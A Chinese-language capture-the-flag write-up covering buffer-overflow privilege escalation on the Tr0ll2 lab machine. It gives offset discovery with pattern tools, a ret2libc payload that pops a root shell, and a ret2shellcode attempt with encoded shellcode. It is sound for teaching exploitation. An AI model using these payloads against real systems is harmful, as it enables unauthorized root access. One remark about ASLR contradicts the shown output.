root@NightsWatch:/usr/share/metasploit-framework/tools/exploit# ./pattern_c
reate.rb -l 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4
Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9
Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4
Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9
Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4
Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9
Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
root@NightsWatch:/usr/share/metasploit-framework/tools/exploit# ./pattern_o
ffset.rb -q 0x6a413969
[*] Exact match at offset 268
```



```
(gdb) p system
```

```
$1 = {<text variable, no debug info>} 0xb7e6b060 <system>
```

有system现在我们可以输入/bin/sh，但问题是地址在哪？可以调试得出这里介绍另一种简单的方法:

```
export MyAddress=////////////////////////bin/sh
```

用如下c代码找到地址:

```
#include<unistd.h>


void main()

{

    printf("MyAddress address 0x%lx\n", getenv("MyAddress"));

    return 0;

}

noob@Tr0ll2:/nothing_to_see_here/choose_wisely/door2$
./../../../tmp/get MyAddress address 0xbfffffb7
```

这样system和sh地址都有了，构造简单ROP:

```
system = 0x8048370

sh = 0xbffffef7 q

payload = 'A' * 268 + p32(system) + 'dead' + p32(sh)
```

但是目标肯定没有pwntools，我们手工:

```
./r00t $(python -
c 'print "A" * 268 + "\x60\xb0\xe6\xb7" + "BBBB" + "\xbf\xff\xff
\xe3"')
```

```
noob@Tr0ll2:/nothing_to_see_here/choose_wisely/door2$ export MyAddress=////
//////////////////bin/sh
noob@Tr0ll2:/nothing_to_see_here/choose_wisely/door2$ ./../../../tmp/get
MyAddress address 0xbffffb7
noob@Tr0ll2:/nothing_to_see_here/choose_wisely/door2$ ./r00t $(python -c 'p
rint "A" * 268 + "\x60\xb0\xe6\xb7" + "BBBB" + "\xb7\xff\xff\xbf"')
sh: 1: .168.8.126: not found
Segmentation fault
noob@Tr0ll2:/nothing_to_see_here/choose_wisely/door2$ ./r00t $(python -c 'p
rint "A" * 268 + "\x60\xb0\xe6\xb7" + "BBBB" + "\xc7\xff\xff\xbf"')
Segmentation fault
noob@Tr0ll2:/nothing_to_see_here/choose_wisely/door2$ ./r00t $(python -c 'p
rint "A" * 268 + "\x60\xb0\xe6\xb7" + "BBBB" + "\xd7\xff\xff\xbf"')
# whoami
root
# id
uid=1002(noob) gid=1002(noob) euid=0(root) groups=0(root),1002(noob)
#
```


上面的payload中sh字符串的地址有一点点误差，多试几次即可:

```
./r00t $(python -c 'print "A" * 268 + "\x60\xb0\xe6\xb7" + "BBBB" + "\xc7\xff\xff\xbf"')
```

```
# cat /root/Proof.txt
You win this time young Jedi ...

a70354f0258dcc00292c72aab3c8b1e4
# cat /proc/sys/kernel/randomize_va_space
0
#
```


这就是利用环境变量中的字符串完成ROP，究其原因，是因为系统并没有开启ASLR保护，下面介绍的方法也是没有ASLR保护才能得以实现。若开了ASLR其实我们也可以用传统的ret2libc来完成攻击。

Ret2Shellcode

```
noob@Tr0ll2:/nothing_to_see_here/choose_wisely$ ls
door1  door2  door3
noob@Tr0ll2:/nothing_to_see_here/choose_wisely$ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int result; // eax

  puts("\n2 MINUTE HARD MODE LOL");
  result = fork();
  if ( !result )
  {
    system("/bin/chmod 600 /bin/ls");
    sleep(0x78u);
    result = system("/bin/chmod 777 /bin/ls");
  }
  return result;
}
```


r00t1

没什么东西，看r00t2:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char dest; // [esp+10h] [ebp-100h]

  if ( argc == 1 )
  {
    printf("Usage: %s input\n", *argv);
    exit(0);
  }
  strcpy(&dest, argv[1]);
  return printf("%s", &dest);
}
```


明显栈溢出。

```
──────────────────────────────────[ STACK ]──────────────────────────────────
00:0000│ esp  0xffffcf40 ◂— 0x63616173 ('saac')
01:0004│      0xffffcf44 ◂— 0x63616174 ('taac')
02:0008│      0xffffcf48 ◂— 0x63616175 ('uaac')
03:000c│      0xffffcf4c ◂— 0x63616176 ('vaac')
04:0010│      0xffffcf50 ◂— 'waacxaacyaac'
05:0014│      0xffffcf54 ◂— 'xaacyaac'
06:0018│      0xffffcf58 ◂— 'yaac'
07:001c│      0xffffcf5c —▸ 0xf7ffdc00 ◂— 1
──────────────────────────────[ BACKTRACE ]──────────────────────────────
 ► f 0 63616172
   f 1 63616173
   f 2 63616174
   f 3 63616175
   f 4 63616176
   f 5 63616177
   f 6 63616178
   f 7 63616179
Program received signal SIGSEGV (fault address 0x63616172)
pwndbg> cyclic -l 0x63616172
268
pwndbg>
```

```
Railgun@ubuntu:~/Desktop$ checksec r00t2
[*] '/home/Railgun/Desktop/r00t2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
```



```
.text:08048444 ; __unwind {
.text:08048444                 push    ebp
.text:08048445                 mov     ebp, esp
.text:08048447                 and     esp, 0FFFFFFF0h
.text:0804844A                 sub     esp, 110h
.text:08048450                 cmp     [ebp+argc], 1
.text:08048454                 jnz     short loc_8048478
.text:08048456                 mov     eax, [ebp+argv]
.text:08048459                 mov     edx, [eax]
.text:0804845B                 mov     eax, offset format ; "Usage: %s input\n"
.text:08048460                 mov     [esp+4], edx
.text:08048464                 mov     [esp], eax      ; format
.text:08048467                 call    _printf
.text:0804846C                 mov     dword ptr [esp], 0 ; sta
.text:08048473                 call    _exit
```


这里介绍shellcode来getshell，我们输入shellcode后，需要控制RIP跳到shellcode的地址，那shellcode地址是什么呢？(这里同样可以把shellcode放到环境变量中)

我们先随机生成268的字符串，然后ret为AAAA之后的为BBBB来观察一下内存布局:

```
Starting program: /home/Railgun/Desktop/r00t2 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0
b1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad
Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3A
4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8AAAAAB
BB

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────[ REGISTERS ]──────────────────────────────
 EAX  0x114
 EBX  0x0
 ECX  0x7ffffeeb
 EDX  0xf7fb7870 (_IO_stdfile_1_lock) ◂— 0
 EDI  0xf7fb6000 (_GLOBAL_OFFSET_TABLE_) ◂— mov    al, 0x1d /* 0x1b1db0 */
 ESI  0xf7fb6000 (_GLOBAL_OFFSET_TABLE_) ◂— mov    al, 0x1d /* 0x1b1db0 */
 EBP  0x41386941 ('Ai8A')
 ESP  0xffffcf50 ◂— 'BBBB'
 EIP  0x41414141 ('AAAA')
──────────────────────────────[ DISASM ]──────────────────────────────
Invalid address 0x41414141
```

很明显，我们的BBBB出现在了ESP的位置上，那么把ret地址覆盖为当时的ESP就行了，而系统并没有开ASLR，只要查看一个ESP寄存器即可(在目标机器上):

```
(gdb) r Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1A
c2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6A
e7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1A
h2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8AAAAABBBB
Starting program: /nothing_to_see_here/choose_wisely/door1/r00t Aa0Aa1Aa2Aa
3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac
8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af
3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah
8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8AAAAABBBB

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i r esp
esp            0xbffffb40       0xbffffb40
(gdb) x/s 0xbffffb40
0xbffffb40:      "BBBB"
(gdb)
```


同样的payload，查看esp寄存器地址发现确实是BBBB:

```
./r00t $(python -
c 'print "A" * 268 + "\xd0\xfa\xff\xbf" + "\xb4\xbb\x46\x02\xd4\
x35\x05\xf8\xbf\x4a\x1d\xb1\x93\xa8\x24\x3f\x91\x27\x2f\xb2\x41\
x42\x34\x77\x13\xfd\xb0\x9b\xb6\x99\x4f\x0c\x3d\x66\x3c\xba\xb9\
x43\xb5\x8d\xb7\x14\x96\x97\xb3\x37\x49\xf9\x4b\x40\xb8\xd9\xf7\
xa2\xd9\xdd\xc7\xd9\x74\x24\xf4\x5d\x31\xc9\xb1\x0b\x31\x45\x15\
x03\x45\x15\x83\xc5\x04\xe2\x2c\x9d\xa9\x81\x57\x30\xc8\x59\x4a\
xd6\x9d\x7d\xfc\x37\xed\xe9\xfc\x2f\x3e\x88\x95\xc1\xc9\xaf\x37\
xf6\xc2\x2f\xb7\x06\xfc\x4d\xde\x68\x2d\xe1\x48\x75\x66\x56\x01\
x94\x45\xd8"')
```

```
noob@Tr0ll2:/nothing_to_see_here/choose_wisely/door3$ ./r00t $(python -c 'p
rint "A" * 268 + "\xd0\xfa\xff\xbf" + "\xb4\xbb\x46\x02\xd4\x35\x05\xf8\xbf
\x4a\x1d\xb1\x93\xa8\x24\x3f\x91\x27\x2f\xb2\x41\x42\x34\x77\x13\xfd\xb0\x9
b\xb6\x99\x4f\x0c\x3d\x66\x3c\xba\xb9\x43\xb5\x8d\xb7\x14\x96\x97\xb3\x37\x
49\xf9\x4b\x40\xb8\xd9\xf7\xa2\xd9\xdd\xc7\xd9\x74\x24\xf4\x5d\x31\xc9\xb1\
x0b\x31\x45\x15\x03\x45\x15\x83\xc5\x04\xe2\x2c\x9d\xa9\x81\x57\x30\xc8\x59
\x4a\xd6\x9d\x7d\xfc\x37\xed\xe9\xfc\x2f\x3e\x88\x95\xc1\xc9\xaf\x37\xf6\xc
2\x2f\xb7\x06\xfc\x4d\xde\x68\x2d\xe1\x48\x75\x66\x56\x01\x94\x45\xd8"')
Illegal instruction
noob@Tr0ll2:/nothing_to_see_here/choose_wisely/door3$
```

GDB中拿到shell了但不是root权限(这是肯定的)，但是外面会报错。没有找到原因，但我们的基本思路是正确的。


0x06 Summary

信息收集在本次渗透中仍有着极大的作用，再一个是终于碰到缓冲区溢出了。其中缓冲区溢出的原理及基本思想这里一言半语的也说不清，有PWN基础的应该都可以看得懂。需要注意的是，在本地调试我们只是我为了借助GDB的插件更清楚漏洞利用，而涉及到地址等内容的东西还是要上目标机来看。

还有一个是，虽然系统开启了ASLR，但是发现r00t这个程序会不定期删除重新生成，地址自然也会改变，发现问题时记得要多调试。

END

原创投稿作者：Railgun
作者博客：www.pwn4fun.com



精选留言

用户设置不下载评论